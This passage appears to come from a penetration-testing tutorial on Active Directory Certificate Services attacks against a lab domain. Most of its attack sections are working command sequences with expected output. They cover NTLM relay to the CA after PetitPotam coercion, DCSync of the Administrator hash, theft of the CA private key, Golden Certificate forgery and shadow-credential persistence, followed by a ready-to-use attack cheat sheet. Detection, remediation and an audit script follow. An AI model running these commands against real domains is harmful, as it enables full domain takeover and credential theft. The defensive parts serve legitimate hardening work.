1
2
| [!] Vulnerabilities
ESC11 : RPC enrollment is enabled without enforcing encryption
|
1
2
3
| # Step 2: Start certipy relay listener (for RPC-based relay)
# Terminal 1:
certipy relay -target 'rpc://CA01.corp.local' -ca 'corp-CA01-CA' -template 'DomainController'
|
Expected Output (waiting):
1
2
3
4
5
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting rpc://CA01.corp.local (ESC11)
[*] Listening on 0.0.0.0:445
[*] Waiting for incoming connections...
|
1
2
3
4
| # Step 3: Coerce authentication from DC01
# Terminal 2:
python3 PetitPotam.py -u j.smith -p 'Password123!' -d corp.local \
192.168.1.100 192.168.1.10
|
Expected Output:
1
| [+] Successfully coerced authentication from DC01.corp.local
|
Relay output (Terminal 1 continues):
1
2
3
4
5
6
| [*] Got connection from DC01.corp.local
[*] Relaying NTLM authentication to rpc://CA01.corp.local
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate for DC01$
[*] Saved certificate and private key to 'dc01.pfx'
|
1
2
| # Step 4: Authenticate and DCSync
certipy auth -pfx 'dc01.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: DC01$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Got hash for 'DC01$@corp.local': aad3b435b51404eeaad3b435b51404ee:1a2b3c4d5e6f7890abcdef1234567890
|
1
2
| # Step 5: DCSync
KRB5CCNAME=dc01.ccache impacket-secretsdump -k -no-pass DC01.corp.local -just-dc-user Administrator
|
Expected Output:
1
2
3
4
5
6
| Impacket v0.11.0 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Cleaning up...
|
Bonus: Golden Certificate Attack (DPERSIST1)
If you compromise the CA server and extract its private key, you can forge ANY certificate for ANY user indefinitely. This is the PKI equivalent of a Golden Ticket.
Requirements
1
2
3
4
5
| Requirements for Golden Certificate:
─────────────────────────────────────
1. CA server compromised (SYSTEM/Admin access on CA01)
2. CA private key extracted
3. CA certificate extracted
|
Exploitation
1
2
3
| # Step 1: Extract CA private key (requires SYSTEM on CA server)
# Method A: Using certipy (from compromised CA)
certipy ca -backup -u s.admin@corp.local -p 'Password123!' -ca 'corp-CA01-CA' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Creating backup of CA 'corp-CA01-CA'
[*] Successfully backed up CA certificate and private key
[*] Saved CA certificate to 'corp-CA01-CA.crt'
[*] Saved CA private key to 'corp-CA01-CA.key'
|
1
2
3
4
| # Step 2: Forge a certificate for any user
certipy forge -ca-pfx 'corp-CA01-CA.pfx' \
-upn 'Administrator@corp.local' \
-subject 'CN=Administrator,CN=Users,DC=corp,DC=local'
|
Expected Output:
1
2
3
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Saved forged certificate and private key to 'administrator_forged.pfx'
|
1
2
| # Step 3: Authenticate with forged certificate
certipy auth -pfx 'administrator_forged.pfx' -dc-ip 192.168.1.10
|
Expected Output:
1
2
3
4
5
6
7
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: Administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Got hash for 'Administrator@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
1
2
| # Windows alternative using ForgeCert
.\ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "" --Subject "CN=Administrator,CN=Users,DC=corp,DC=local" --SubjectAltName "Administrator@corp.local" --NewCertPath admin.pfx --NewCertPassword ""
|
Golden Certificates are incredibly dangerous because they persist even after the CA’s private key is rotated (unless the entire CA is rebuilt). This is why CA servers must be treated as Tier 0 assets.
Complete ESC Comparison Table
| ESC | Attack Vector | Attacker Needs | Attacker Gets | Bypass SMEP/SMAP | Difficulty |
|---|
| ESC1 | Template: Enrollee supplies SAN | Domain User creds | Any user’s cert | N/A | ⭐ Easy |
| ESC2 | Template: Any Purpose EKU | Domain User creds | Any user’s cert | N/A | ⭐ Easy |
| ESC3 | Two templates: EA + target | Domain User creds + 2 templates | Any user’s cert | N/A | ⭐⭐ Medium |
| ESC4 | Write perms on template | WriteDacl/Property on template | Modify template → ESC1 | N/A | ⭐⭐ Medium |
| ESC5 | Write perms on PKI objects | Write on PKI AD objects | Modify CA config | N/A | ⭐⭐ Medium |
| ESC6 | CA flag EDITF_ATTRIBUTESUBJECTALTNAME2 | Domain User creds | Any user’s cert (any template) | N/A | ⭐ Easy |
| ESC7 | ManageCA/ManageCertificates | CA ACL perms | Approve own requests | N/A | ⭐⭐ Medium |
| ESC8 | NTLM relay to HTTP enrollment | Network position + coercion | Machine account cert → DCSync | N/A | ⭐⭐ Medium |
| ESC9 | No security extension | GenericWrite + weak binding | Impersonate any user | N/A | ⭐⭐⭐ Hard |
| ESC10 | Weak cert mapping | GenericWrite + weak registry | Impersonate any user | N/A | ⭐⭐⭐ Hard |
| ESC11 | NTLM relay to RPC enrollment | Network position + coercion | Machine account cert → DCSync | N/A | ⭐⭐ Medium |
Detection
graph TB
    subgraph "Detection Methods"
        A["Event Logs<br/>──────────────<br/>• Event ID 4886: Certificate requested<br/>• Event ID 4887: Certificate issued<br/>• Event ID 4888: Certificate denied<br/>• Event ID 4768: Kerberos TGT (PKINIT)<br/>• Event ID 4769: Kerberos TGS"]

        B["Indicators of Attack<br/>──────────────<br/>• Certificate with SAN different<br/>  from requesting user<br/>• Unusual template usage<br/>• Certificate requests from<br/>  unexpected users/computers<br/>• NTLM relay to CA web endpoints"]

        C["Monitoring Tools<br/>──────────────<br/>• PSPKIAudit (PowerShell)<br/>• Certipy find (for defenders)<br/>• BloodHound CE (PKI analysis)<br/>• Microsoft Defender for Identity<br/>• CrowdStrike / SentinelOne"]
    end

    style A fill:#3498db,stroke:#2980b9,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#27ae60,stroke:#1e8449,color:#fff
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
| ESC1 Remediation:
✓ Remove ENROLLEE_SUPPLIES_SUBJECT from templates
✓ Require Manager Approval for sensitive templates
✓ Limit enrollment rights to specific groups (not Domain Users)
✓ Use CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT only when absolutely necessary
ESC2 Remediation:
✓ Never use "Any Purpose" EKU
✓ Always define specific EKUs on templates
✓ Audit all templates with empty or broad EKUs
ESC3 Remediation:
✓ Restrict Enrollment Agent templates to specific users
✓ Configure Enrollment Agent Restrictions on the CA
✓ Limit which templates EAs can issue certificates for
ESC4 Remediation:
✓ Audit ACLs on all certificate template objects
✓ Remove unnecessary write permissions
✓ Follow least privilege principle
ESC5 Remediation:
✓ Audit ACLs on all PKI AD objects
✓ Restrict write access to PKI containers
✓ Treat CA servers as Tier 0 assets
ESC6 Remediation:
✓ Disable EDITF_ATTRIBUTESUBJECTALTNAME2:
certutil -config "CA01\corp-CA01-CA" -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2
✓ Restart the CA service after change
ESC7 Remediation:
✓ Audit ManageCA and ManageCertificates permissions
✓ Remove unnecessary CA officer permissions
✓ Implement role separation for CA management
ESC8 Remediation:
✓ Enable EPA on Web Enrollment
✓ Disable HTTP enrollment if not needed
✓ Enable HTTPS only (disable HTTP)
✓ Enable EPA on CES/CEP endpoints
✓ Disable NTLM on CA web services
ESC9 Remediation:
✓ Set StrongCertificateBindingEnforcement = 2
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Kdc" /v StrongCertificateBindingEnforcement /t REG_DWORD /d 2 /f
✓ Remove CT_FLAG_NO_SECURITY_EXTENSION from templates
ESC10 Remediation:
✓ Set StrongCertificateBindingEnforcement = 2
✓ Set CertificateMappingMethods to 0x18 (disable UPN mapping)
reg add "HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel" /v CertificateMappingMethods /t REG_DWORD /d 0x18 /f
ESC11 Remediation:
✓ Enable IF_ENFORCEENCRYPTICERTREQUEST on the CA:
certutil -config "CA01\corp-CA01-CA" -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST
✓ Restart the CA service
Golden Certificate Remediation:
✓ Protect CA servers as Tier 0 (same as DCs)
✓ Use HSM for CA private key storage
✓ Monitor CA backup operations
✓ Implement CA audit logging
✓ Regular CA health assessments
|
PowerShell — Quick Template Audit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
| # Audit all certificate templates for common misconfigurations
Import-Module ActiveDirectory
$configNC = (Get-ADRootDSE).configurationNamingContext
$templates = Get-ADObject -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,$configNC" `
-Filter * -Properties *
foreach ($t in $templates) {
$nameFlag = $t.'msPKI-Certificate-Name-Flag'
$enrollFlag = $t.'msPKI-Enrollment-Flag'
$eku = $t.pKIExtendedKeyUsage
$raSignature = $t.'msPKI-RA-Signature'
$issues = @()
# Check ESC1: Enrollee supplies subject + Client Auth
if ($nameFlag -band 1) { # ENROLLEE_SUPPLIES_SUBJECT
if ($eku -contains "1.3.6.1.5.5.7.3.2" -or $eku -contains "1.3.6.1.4.1.311.20.2.2") {
$issues += "ESC1 (Enrollee Supplies Subject + Client Auth)"
}
}
# Check ESC2: Any Purpose or No EKU
if ($eku -contains "2.5.29.37.0" -or $null -eq $eku -or $eku.Count -eq 0) {
$issues += "ESC2 (Any Purpose or No EKU)"
}
# Check ESC9: No Security Extension
if ($enrollFlag -band 0x80000) {
$issues += "ESC9 (CT_FLAG_NO_SECURITY_EXTENSION)"
}
if ($issues.Count -gt 0) {
Write-Host "`nTemplate: $($t.cn)" -ForegroundColor Red
foreach ($issue in $issues) {
Write-Host " [!] $issue" -ForegroundColor Yellow
}
}
}
|
Certificate-Based Persistence
Using Certificates for Persistent Access
graph TB
    A["Certificate-Based Persistence Methods"] --> B["1. Long-Lived Certificates<br/>──────────────────<br/>Request cert with long validity<br/>(1+ years). Even if password<br/>changes, cert remains valid."]
    A --> C["2. Golden Certificate<br/>──────────────────<br/>Forge any certificate anytime<br/>with stolen CA private key.<br/>Survives password resets,<br/>account disabling, etc."]
    A --> D["3. Shadow Credentials<br/>──────────────────<br/>Add certificate to target's<br/>msDS-KeyCredentialLink.<br/>Allows PKINIT auth."]
    A --> E["4. Machine Certificate<br/>──────────────────<br/>Get cert for DC machine<br/>account. Use for DCSync<br/>anytime."]

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#f39c12,stroke:#e67e22,color:#fff
    style C fill:#c0392b,stroke:#962d22,color:#fff
    style D fill:#3498db,stroke:#2980b9,color:#fff
    style E fill:#8e44ad,stroke:#7d3c98,color:#fff
Persistence with Shadow Credentials
1
2
3
| # Add shadow credentials to a target user (requires GenericWrite)
certipy shadow auto -u j.smith@corp.local -p 'Password123!' -dc-ip 192.168.1.10 \
-account s.admin
|
Expected Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 's.admin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a1b2c3d4-e5f6-7890-abcd-ef1234567890'
[*] Adding Key Credential with DeviceID 'a1b2c3d4-e5f6-7890-abcd-ef1234567890' to the Key Credentials for 's.admin'
[*] Successfully added Key Credential
[*] Authenticating as 's.admin' with certificate
[*] Using principal: s.admin@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 's_admin.ccache'
[*] Trying to retrieve NT hash for 's.admin'
[*] Got hash for 's.admin@corp.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
|
Quick Reference — Attack Cheat Sheet
From Linux (Certipy)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
| # ──────────────────────────────────────────────
# ENUMERATION
# ──────────────────────────────────────────────
# Full enumeration
certipy find -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -vulnerable -stdout
# Save BloodHound data
certipy find -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -old-bloodhound
# ──────────────────────────────────────────────
# ESC1 / ESC2 / ESC6
# ──────────────────────────────────────────────
# Request certificate with SAN
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -template TEMPLATE -upn TARGET@DOMAIN
# ──────────────────────────────────────────────
# ESC3
# ──────────────────────────────────────────────
# Step 1: Get enrollment agent cert
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -template EA_TEMPLATE
# Step 2: Request on behalf of target
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -template TARGET_TEMPLATE -on-behalf-of 'DOMAIN\TARGET' -pfx ea.pfx
# ──────────────────────────────────────────────
# ESC4
# ──────────────────────────────────────────────
# Modify template and exploit as ESC1
certipy template -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -template TEMPLATE -save-old
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -template TEMPLATE -upn TARGET@DOMAIN
certipy template -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -template TEMPLATE -configuration TEMPLATE.json
# ──────────────────────────────────────────────
# ESC7
# ──────────────────────────────────────────────
# Add officer + enable SubCA + request + approve
certipy ca -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -add-officer USER
certipy ca -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -enable-template 'SubCA'
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -template 'SubCA' -upn TARGET@DOMAIN
certipy ca -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -issue-request REQUEST_ID
certipy req -u USER@DOMAIN -p 'PASSWORD' -dc-ip DC_IP -ca CA_NAME -retrieve REQUEST_ID
# ──────────────────────────────────────────────
# ESC8 / ESC11
# ──────────────────────────────────────────────
# Start relay
certipy relay -target 'http://CA_HOST/certsrv/certfnsh.asp' -ca CA_NAME -template TEMPLATE # ESC8
certipy relay -target 'rpc://CA_HOST' -ca CA_NAME -template TEMPLATE # ESC11
# Coerce auth
python3 PetitPotam.py -u USER -p 'PASSWORD' -d DOMAIN ATTACKER_IP TARGET_IP
# ──────────────────────────────────────────────
# AUTHENTICATION
# ──────────────────────────────────────────────
certipy auth -pfx CERT.pfx -dc-ip DC_IP
# ──────────────────────────────────────────────
# GOLDEN CERTIFICATE
# ──────────────────────────────────────────────
certipy ca -backup -u ADMIN@DOMAIN -p 'PASSWORD' -ca CA_NAME
certipy forge -ca-pfx CA.pfx -upn TARGET@DOMAIN -subject 'CN=TARGET,CN=Users,DC=corp,DC=local'
certipy auth -pfx forged.pfx -dc-ip DC_IP
|
From Windows (Certify + Rubeus)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| # ──────────────────────────────────────────────
# ENUMERATION
# ──────────────────────────────────────────────
.\Certify.exe find /vulnerable
.\Certify.exe find /ca:CA_HOST\CA_NAME
.\Certify.exe find /currentuser
# ──────────────────────────────────────────────
# ESC1 / ESC2 / ESC6
# ──────────────────────────────────────────────
.\Certify.exe request /ca:CA_HOST\CA_NAME /template:TEMPLATE /altname:TARGET
# Convert to PFX
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
# ──────────────────────────────────────────────
# ESC3
# ──────────────────────────────────────────────
.\Certify.exe request /ca:CA_HOST\CA_NAME /template:EA_TEMPLATE
.\Certify.exe request /ca:CA_HOST\CA_NAME /template:TARGET_TEMPLATE /onbehalfof:DOMAIN\TARGET /enrollcert:ea.pfx
# ──────────────────────────────────────────────
# AUTHENTICATION
# ──────────────────────────────────────────────
.\Rubeus.exe asktgt /user:TARGET /certificate:cert.pfx /ptt
.\Rubeus.exe asktgt /user:TARGET /certificate:cert.pfx /nowrap # Base64 ticket output
|
Conclusion
AD CS misconfigurations are among the most impactful and most overlooked attack vectors in Active Directory environments. A single misconfigured certificate template can allow any domain user to escalate to Domain Admin in seconds.
Key Takeaways
| Lesson | Detail |
|---|
| Most common | ESC1 and ESC8 are found in the majority of AD environments |
| Most impactful | Golden Certificate (DPERSIST1) provides indefinite domain persistence |
| Easiest to fix | ESC6 — one certutil command to disable the flag |
| Hardest to detect | ESC9/ESC10 — certificate mapping abuse leaves minimal traces |
| Always enumerate | Run certipy find -vulnerable in every engagement |
| Defense priority | Treat CA servers as Tier 0, audit all templates, enable strong cert binding |
AD CS attacks are not theoretical. They are used by APT groups and ransomware operators in real-world breaches. If you manage an Active Directory environment, audit your certificate services today.
References